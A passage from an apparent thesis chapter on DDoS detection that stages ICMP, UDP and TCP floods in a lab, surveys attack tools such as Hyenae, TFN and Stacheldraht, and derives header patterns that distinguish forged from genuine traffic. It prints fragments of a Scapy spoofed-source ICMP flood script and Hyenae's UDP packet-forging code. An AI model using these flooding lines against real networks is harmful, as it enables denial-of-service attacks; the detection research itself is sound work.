An ICMP DDoS attack like other DDoS attacks is capable of overloading the network and the destination buffer with forged ICMP packets. To demonstrate such an attack, the same network settings as shown in Figure 4-3 are used to launch an ICMP DDoS attack. Network-Auto Attack tool [184] is used to launch an ICMP flood of forged packets. We designed and implemented this tool in order to examine the characteristic features of ICMP, UDP and TCP DDoS attacks. It is mainly based on Scapy [22] and it is written in Python programming language [107]. With this tool, one can change IP, ICMP, UDP and TCP header information according to the attacker´s requirements (i.e. forged or look-a-like genuine). This means an attacker can manipulate header information to make the packets appear either genuine or forged. Figure 4-9 shows a representation of an ICMP attack captured by tcpDump.




Figure 4-9: ICMP attack captured by tcpDump.

As shown in Figure 4-9, both IP and ICMP header information are forged and changed according to attackers' needs (randomised header information in this case). Figure 4-10, shows different ranges of forged ICMP packet numbers (high and low). This occurs when the attack changed from high to low rate attack. The strength of the attack is shown around 1600 packets. This figure is relatively high for a quiet network with no other ICMP traffic. However, the strength is slightly reduced to 900 packets since the Kernel of the virtual Linux Router between the victim and the zombies dropped some packets (due to Kernel architecture [223]). Yet, 900 packets is still considered to be suspicious as this type of attack is known to be a low rate DDoS attack (see Chapter 1, Section 1.9). Again, this result is produced using one zombie; multiple zombies can introduce a proportionally larger effect (see Section 4.10). Network-Auto Attack tool is designed to launch high and low rate DDoS attacks.




Figure 4-10: Number of ICMP packets per unit time.

Network Auto Attack Tool code Analysis

As mentioned before, Network Auto Attack [184] is based on the Scapy package, which provides all the necessary libraries to manipulate packets on different network layers (application, transport or network). It can also be used as a zero-day program since an attacker can manipulate packet headers accordingly to introduce a relatively new type of attack that is based on old DDoS attacks. It has the ability to introduce low rate attacks in order to bypass basic Intrusion Detection Systems. Due to the potentially severe security implications inherent in this tool, the source code is not included in this thesis. However, the relevant parts of the code are shown below while the rest of the code is available only on request.

```
print "\nPlease enter IP information\n"
<While-and-if statements>
 source = int(raw_input("Please Enter 1 for default eth0 IP or 2
for your chosen IP: "))
        <putting some conditions >
   source = raw_input('Please Enter any/your source IP: ')
a = int(raw_input('Please enter IP TTL or
type zero as defualt (64): '))
<variables for default values>
while i:
i = int(raw_input('Please Enter IP "ID" number. 1 to enter
your own "ID" number or 2 for random id: '))
if i == 1:
i  = int(raw_input('Enter Id number: '))
i =random.randint(1,20)
print "Please Either number 1 or 2"
print "\nICMP Header\n"
p=send(IP(src=source,dst=dest,ttl=a,id=i)/ICMP(id=j,seq=se),loop=L)
print "Packets have been sent, Big thank from Alan :)"
<default variables>
print "\nPlease enter IP information\n"
dest = raw_input('Enter Destinatioin IP address: ')
source = int(raw_input("Please Enter 1 for default eth0 IP or 2 for your chosen IP: "))
source = get_ip_address('lo')
source = raw_input('Please Enter any/your source IP: ')
print "How many Maasive attack you wish launch? Between 1-4 (4 is the highest)"
n_times=int(raw_input("Please enter the number of attacks: "))
send(fuzz(IP(src=source,dst=dest))/ICMP(id=random.randint(1,20)), loop=1)
send(fuzz(IP(src=source,dst=dest))/ICMP(id=random.randint(20,40)), loop=1)
send(fuzz(IP(src=source,dst=dest))/ICMP(id=random.randint(1,30)), loop=1)
send(fuzz(IP(src=source,dst=dest))/ICMP(id=random.randint(15,25)), loop=1)
 send(fuzz(IP(src=source,dst=dest))/ICMP(id=random.randint(8,22)), loop=1)
send(fuzz(IP(src=source,dst=dest))/ICMP(id=random.randint(15,30)), loop=1)
```

The program receives inputs from the attacker and assigns them as variables. If the attacker chooses to give a wrong value such as one that is out of range, the tool corrects the attacker by providing another chance, or the attacker can choose its built-in default or randomised values. In this part of the code, the values are IP (IP(src=source,dst=dest)) and ICMP (ICMP(id=random.randint(1,20)) header information that the attacker enters to manipulate the attack or to look genuine.

Once the values are received from the attacker, the application uses Scapy´s built-in libraries to assemble a packet, using a fuzz function, and flood it over different networks (fuzz(IP(src=source,dst=dest))/ICMP(id=random.randint(1,20)). This tool is designed to manipulate any header entities of TCP, UDP and ICMP protocol to look genuine or forged packets provided the functions and libraries from the Scapy package are called by the Python framework.

We analysed and examined other DDoS tools and approaches to learn about their behaviour during DDoS attacks. The following are examples.

LetDown DDoS tool

LetDown [100] is designed to be very powerful and effective for launching a TCP DDoS flood. According to the author, LetDown is a full TCP flooder and not a simple SYN flooder, which is capable of interrupting the TCP communication at any stage. It is considered to be a sophisticated TCP attack since most popular signature based Intrusion Detection Systems failed to detect the attack [192]. For example, Snort [179] a popular signature based Intrusion Detection System, could not detect the attacks; an issue discussed within its community forum [192]. This was due to the fact that at the time of LetDown´s release, Snort did not have the right signature to detect it. Figure 4-11 shows the complete README file of LetDown and how it works, while Figure 4-12 shows sample examples of the attack captured by tcpDump.




Figure 4-11: LetDown README file and how LetDown works.

Figure 4-11 is the README file from the LetDown attacking tool, where the author describes how LetDown works in three steps. These three steps make the attack capable of avoiding signature based detection mechanism if the signature is not available in the detection´s database.




Figure 4-12: LetDown attack in action.

Figure 4-12 shows TCP attack by LetDown with a length size of zero and different values of sequence numbers. Refer to the CD provided to learn more about LetDown's features and source code (named as complemento).

Hyenae DDoS tool

Hyenae [46] is an advanced network forged packet generator that is used to launch ICMP, UDP and TCP DDoS attacks over both IP versions 4 and 6. It can be executed as single or multiple daemons at different geographical locations to introduce DDoS attacks. Hyenae has the ability to bypass routers or firewalls and flood the target machine due to its low and high rate packet generation. Figure 4-13 shows the list of attacks that Hyenae can introduce.




Figure 4-13: List of attacks that Hyenae can introduce.

Figure 4-14 shows a typical ICMP DDoS attack from different machines to one target machine (10.0.0.3). Refer to the CD provided to learn more about Hyenae's features and source code.

No.	Time	Source	Destination	Protocol	Length	Info
21731	11.982139	15.180.186.40	10.0.0.3	ICMP	42	Echo (ping) request id=0x00
21732	11.982205	12.101.143.63	10.0.0.3	ICMP	42	Echo (ping) request id=0x00
21733	11.982271	70.130.143.33	10.0.0.3	ICMP	42	Echo (ping) request id=0x00
21734	11.982337	47.176.165.67	10.0.0.3	ICMP	42	Echo (ping) request id=0x00
21735	11.982405	43.155.163.60	10.0.0.3	ICMP	42	Echo (ping) request id=0x00
21736	11.982471	47.144.128.47	10.0.0.3	ICMP	42	Echo (ping) request id=0x00
21737	11.982537	10.111.118.54	10.0.0.3	ICMP	42	Echo (ping) request id=0x00
21738	11.982603	16.107.130.10	10.0.0.3	ICMP	42	Echo (ping) request id=0x00
21739	11.982668	34.142.124.18	10.0.0.3	ICMP	42	Echo (ping) request id=0x00
21740	11.982734	12.134.156.14	10.0.0.3	ICMP	42	Echo (ping) request id=0x00
21741	11.982800	28.115.132.32	10.0.0.3	ICMP	42	Echo (ping) request id=0x00
21742	11.982866	53.174.101.46	10.0.0.3	ICMP	42	Echo (ping) request id=0x00

Figure 4-14: ICMP DDoS attack, from spoofed and infected devices.

Tribe Flood Network (TFN)

Like the other DDoS attack tools, TFN [45] consists of client and daemon programs that are manually (by the attacker) or automatically (Trojan) installed across the network. The clients and the daemons are usually located in different geographical locations as shown in Figure 1-13, Chapter 1. TFN is capable of launching ICMP, SYN and UDP floods as well as attacks like Smurf. Blowfish [27] is used to encrypt the list of daemon IP addresses that assist the attack process. The client and the daemon programs require root privilege to operate. TFN is further improved with some enhancements to a newer version called TFN2K (TFN 2000). The main improvements are the introduction of IP spoofing in combination with exploiting operating systems to malform packets for the purpose of crashing the target machine. An attacker can execute commands to launch the attack without logging to the client. Furthermore, the TFN2K communication between the clients and daemons takes place using TCP and UDP. This is rather limited to ICMP echo replies in TFN DDoS attack tool [45] [27]. Like the other DDoS tools, TFN forges packets and sends them as floods to a particular destination using its built-in libraries. Criscuolo provided a technical description of TFN and other DDoS tools such as Trin00 and Stacheldraht [40]. He also conducted experiments to identify their strength and technical use. To understand the tool, we used the same network environment as shown in Figure 4-3. The following graph (Figure 4-15), shows an attack generated with one zombie (low rate).




Figure 4-15: One zombie attack.

From the above graph, we can see that the number of packets per seconds can go up to 500 packets, using one zombie. The figure can go significantly higher when multiple clients and daemons are involved in the attack (see Section 4.10).

Stacheldraht

Stacheldraht [47] is considered powerful, and capable of crashing any computer devices. It can flood the network with different network and transport layer packets. As represented in Chapter 1, Figure 1-13, Stacheldraht has handler and zombie architecture. Stacheldraht is designed to encrypt its communication channels between handlers, clients and zombies. Such behaviour makes it difficult to trace or analyse the communication channel to diagnose activities. Just as in previous tests, we conducted and used the simple topology represented in Figure 4-3 with two zombies. We launched TCP, UDP and ICMP DDoS attacks and monitored the traffic using IPTraf [231] as shown in Figure 4-16. Refer to the CD provided to learn more about Stacheldraht's features and source code.




Figure 4-16: DDoS attack in action.

IPTraf provides detailed statistical information about the network traffic passing through. We have selected IPTraf because it is considered to be an excellent tool to provide a variety of figures such as byte counts, number of connections and packet numbers on different interfaces. Nevertheless, tcpDump can provide such information, but it requires more administrative tasks (e.g. automation and scripting). On the other hand, these features are built in IPTraf and do not require extra administrative tasks. Furthermore, tcpDump is primarily designed to capture packets and output their fields such as ICMP-ID, TCP- Sequencing, IP source and destination number, etc.

As shown in Figure 4-16, in 6 seconds the network experienced 314419 TCP, 294627 UDP and 298668 ICMP in-coming packets from two zombies. The impact will be larger if more zombies are used to launch the attack (Section 4.10). Since Stacheldraht forged these packets, IPTraf did not record out-going responses to these packets.

After launching different DDoS attacks in the environment shown in Section 4.3, the following points have been learned about DDoS attack behaviours:

- The more zombies are used during the DDoS attacks, the more powerful the attacks get (see Section 4.10).
- Both old and new DDoS tools manipulate TCP, UDP and ICMP headers to confuse and bypass local network Intrusion Detection Systems and to reach the victim. The manipulation is either to forge the packet headers or to change them to look like genuine.
- To be more effective, both old and new DDoS tools use their own built-in custom code as opposed to operating system resources when launching DDoS attacks. This is to:
    - Change the rate of the attack accordingly when desired.
    - Easily forge the packet headers according to attackers' requirements.
    - Avoid anti-virus detection when zombies are installed across-different platforms. If a zombie uses operating system libraries to launch the attack, the local anti-virus (if available) may detect it. To avoid that risk, the installed zombie uses its own built-in libraries [25].
- Most DDoS tools are designed to introduce high rate DDoS attacks as opposed to low rate.

4.6 DDoS Attack Collection

We have chosen the environment explained in Figure 4-3 to launch DDoS attacks using the tools shown in Table 4-1. Some of these attacks are out-dated and some of them are new, but the purpose is to launch different DDoS attacks and file them in text files using tcpDump. Then the data files are investigated and analysed as explained in Section 4.7. In our experiments, we used the following approaches.

- Created up to 180 virtual hosts.
- The number of zombies was between 20 and 180.
- Two or more tools were used at the same time in each DDoS attack.
- High and low rate attacks were used.
- The tools provided many different attacks, but we only focused on ICMP, UDP and TCP DDoS attacks (see Chapter 3, Section 3.5).


Example of DDoS log files (log text format) is available in Appendix 4-4.

4.7 Normal and Abnormal Traffic Analysis


After we retrieved and logged all the traffic, using tcpDump, from various networks (physical and virtual environments), we manually cleaned the traffic logs of non-usable characters (e.g. semicolons, brackets, greater/smaller signs etc.). These characters are produced by the network analyser (tcpDump) to provide meaningful readable text that helps in understanding the source or the destination of the traffic as well as their header information. For example, in the following retrieved traffic line:

14:44:01.982286 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84) 10.0.0.18 > 10.0.0.15: ICMP echo request, id 8710, seq 4, length 64

tcpDump says, at 14:44 a packet from 10.0.0.18 address with IP header information *(tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)* is heading to destination 10.0.0.15 holding ICMP *(echo request, id 8710, seq 4, length 64).* The header information of the IP packet represents the following patterns (see Chapter 1, Section 1.3):



ICMP header information or entities are (see Chapter 1, Section 1.3):



Example 4-1 shows the flow of ICMP traffic in the network between two devices.

14:43:58.980801 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84) 10.0.0.18 > 10.0.0.15: ICMP echo request, id 8710, seq 1, length 64
14:43:58.980821 IP (tos 0x0, ttl 64, id 0, offset 0, flags [none], proto ICMP (1), length 84) 10.0.0.15 > 10.0.0.18: ICMP echo reply, id 8710, seq 1, length 64
14:43:59.981949 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84) 10.0.0.18 > 10.0.0.15: ICMP echo request, id 8710, seq 2, length 64
14:43:59.981968 IP (tos 0x0, ttl 64, id 0, offset 0, flags [none], proto ICMP (1), length 84) 10.0.0.15 > 10.0.0.18: ICMP echo reply, id 8710, seq 2, length 64
14:44:00.982221 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84) 10.0.0.18 > 10.0.0.15: ICMP echo request, id 8710, seq 3, length 64

Example 4-1: Genuine ICMP traffic between two devices.

During this process, we identified patterns that clearly separate genuine packets from forged packets. These patterns are characteristic features of genuine protocols produced by the operating system and not from the DDoS attack tools (see Chapter 1, Section 1.3 for more information on ICMP header). The IP/ICMP traffic in Example 4-1 is a typical, genuine ICMP echo request/reply traffic between hosts 10.0.0.18 and 10.0.0.15. The following points are noted:

- Typically ICMP traffic refers to either one-to-one or one-to-many (broadcasting) devices [33]. In the above scenario, it is one-to-one.
- On the ICMP header, the ICMP sequence numbers are in order starting from 1, 2, 3 and go up until the traffic between them stops.
- The ICMP-ID number does not change between the two devices (to identify its traffic).

The DDoS attackers re-engineered this process in order to confuse the destination machine and crash the operating system by filling up its buffer with a large amount of packets as shown in Example 4-2.

17:04:18.576303 IP (tos 0x0, ttl 128, id 12080, offset 0, flags [none], proto ICMP (1), length 28) 12.43.68.110 > 10.0.0.15: ICMP echo request, id 15, seq 4, length 8
17:04:18.576307 IP (tos 0x0, ttl 128, id 20955, offset 0, flags [none], proto ICMP (1), length 28) 12.43.43.153 > 10.0.0.15: ICMP echo request, id 142, seq 156, length 8
17:04:18.576307 IP (tos 0x0, ttl 128, id 735, offset 0, flags [none], proto ICMP (1), length 28) 12.43.14.131 > 10.0.0.15: ICMP echo request, id 186, seq 26, length 8
17:04:18.576311 IP (tos 0x0, ttl 128, id 12925, offset 0, flags [none], proto ICMP (1), length 28) 12.43.84.132 > 10.0.0.15: ICMP echo request, id 130, seq 172, length 8

Example 4-2: Forged packets ICMP DDoS attack traffic.

If we manually compare the traffic in Example 4-2 with Example 4-1, we can observe the following abnormal behaviours:

1. One of the key features of DDoS is that the packets are generated from different locations. In the above scenario (Example 4-2), the traffic is from many sources to one destination.
2. ICMP sequence numbers do not change in order (they are random).
3. ICMP-ID numbers are random whereas in genuine traffic this value does not change for the same traffic.

At this point, we refer to such characteristic features as abnormal behaviour since they do not operate as genuine traffic does. After further study and investigation, such abnormal behaviours are finalised and verified to be the characteristic features (patterns) that separate genuine traffic from DDoS traffic (see Section 4.8). We further analysed these abnormalities against other ICMP DDoS attack logs to identify similar features within different ICMP attack methodologies. This was to discover the common repetitive behaviours between different ICMP attack methodologies. As a result, we identified the same abnormalities among other ICMP DDoS attack approaches. Table 4-2 shows the relationship between some attack methodologies with different DDoS approaches and the abnormal behaviours described earlier (points 1 to 3).

Abnormal patterns	Smurf attack	Smurf attack based TCP reset.	Ping flood/Echo flood/	Ping of Death	Smurf Amplified Registry
1	Yes	Yes	Yes/No	Yes	Yes
2	Yes	Yes	Yes	Yes	Yes
3	Yes	Yes	Yes	Yes	Yes

Table 4-2: Relationship between tools/methodologies and abnormal ICMP patterns.

The results from Table 4-2 represent the outcome of a manual process of cross matching the most abnormal ICMP characteristic patterns found in the ICMP DDoS log files with different DDoS tools and methodologies. In this context “Yes” indicates an occurrence in the behaviour and “Yes/No” means the behaviour can occur based on the attacker´s wishes. For example the attacker can introduce an attack that is generated from one source IP address or from multiple IP address (e.g. Hyenae [46]).

We have also investigated such abnormalities with UDP protocol and identified that DDoS engineers forge the communication protocol packets to confuse the victim. In Example 4-3, device (source IP 10.0.0.16, source port 57621) broadcasts to all other the devices within the same subnet (destination IP 10.0.0.255) using UDP packets of 40 bytes in length (genuine traffic).

19:19:18.439559 IP (tos 0x0, ttl 64, id 51340, offset 0, flags [none], proto UDP (17), length 68) 10.0.0.16.57621 > 10.0.0.255.57621: UDP, length 40


Example 4-3: Genuine UDP broadcast.

In example 4-4, a DNS query [50] using UDP packet is requesting Facebook´s IP addresses for client 10.0.0.4 to connect to Facebook (a genuine request).

19:23:10.548471 IP (tos 0x0, ttl 255, id 53157, offset 0, flags [none], proto UDP (17), length 62) 10.0.0.4.52911 > 10.0.0.1.53: 1+ A? www.facebook.com. (34)

Example 4-4: DNS query- UDP packets.

Each part of the request can be explained as:



Like ICMP DDoS attacks, the attackers use their own functions and libraries as part of the DDoS attack tool to manipulate UDP packet headers to look genuine and to increase/decrease the rate of the attack (for high and low rate). The following UDP DDoS attack code is an example of packet manipulation (See Appendix 4-5 for the full source code).

```
/* Build UDP header */
 udp_h = (udp_h_t*) udp_pkt;
 udp_h->uh_sport = htons(src_pattern->port);
 udp_h->uh_dport = htons(dst_pattern->port);
 udp_h->uh_ulen = htons(sizeof(udp_h_t) + data_len);
 if (data_len > 0) { /* Add data */
 memcpy(
udp_pkt + sizeof(udp_h_t),
data, data_len); }
  /* Wrap IP-Layer */
  return hy_build_ip_packet(
src_pattern,dst_pattern,
ip_v_assumption,
packet,
 packet_len,
 udp_pkt,
udp_pkt_len,IP_PROTO_UDP,
ip_ttl);}
```

The attackers manipulate source, destination port numbers and the data length (udp_h->uh_sport=htons(src_pattern->port), udp_h->uh_dport= htons(dst_pattern->port) and udp_h->uh_ulen = htons(sizeof(udp_h_t) + data_len);). Then the UDP packets are wrapped in the IP layer packets (hy_build_ip_packet()). The result of the above of code in combination with other dependency codes of the UDP DDoS source code produce forged traffic that can be seen in Example 4-5.

04:10:32.127939 IP 185.127.177.127.28 > 10.0.0.22.35: UDP, length 1000
04:10:32.149565 IP 177.147.157.140.6 > 10.0.0.22.35: UDP, length 1000
04:10:32.943017 IP 157.157.177.148.27 > 10.0.0.22.35: UDP, length 1000
04:10:33.502919 IP 156.181.118.143.12 > 10.0.0.22.35: UDP, length 1000
04:10:34.382532 IP 10.20.20.22.473 > 10.0.0.22.22: UDP, length 1000
04:10:35.113214 IP 110.142.132.184.64 > 10.0.0.22.3: UDP, length 1000
04:10:36.022691 IP 118.113.100.188.84 > 10.0.0.22.5: UDP, length 1000
04:10:36.736227 IP 120.107.170.151.1 > 10.0.0.22.11: UDP, length 1000
04:10:37.056389 IP 150.100.171.168.80 > 10.0.0.22.26: UDP, length 1000
04:10:37.674191 IP 145.118.184.117.87 > 10.0.0.22.44: UDP, length 1000
04:10:37.674322 IP 145.167.142.141.63 > 10.0.0.22.443: UDP, length 1000
04:10:37.736244 IP 22.12.12.22.1 > 10.0.0.22.11: UDP, length 1000
04:10:37.056390 IP 22.12.12.22.80 > 10.0.0.22.26: UDP, length 1000
04:10:37.674200 IP 22.12.12.22.87 > 10.0.0.22.44: UDP, length 1000
04:10:37.674300 IP 22.12.12.22.63 > 10.0.0.22.443: UDP, length 1000

Example 4-5: Forged packets UDP DDoS attack traffic.

The above sample is a small portion of the overall log files generated by the UDP DDoS attack tools. Given further analysis and comparison of the UDP attack behaviour, the following abnormalities are observed in the DDoS attack log files:

1. The attack is generated from different IP addresses to one destination IP. However during the attack the attacker changes the source IP to be fixed (last four lines). This behaviour is used by DDoS attackers to confuse the detection systems [31] [121] [175].
2. Source and destination port numbers of the UDP DDoS attack are randomised. Such behaviour makes the victim´s buffer become overloaded and crash [31] [121] [175].
3. The length of the packet is 1000 bytes (normally this is less depending on the type of traffic). However, some attackers reduce this value to look genuine.

Later, we cross-matched the results with other UDP DDoS attack files for such abnormal behaviours (points 1 to 3) and recorded the results in Table 4-3.

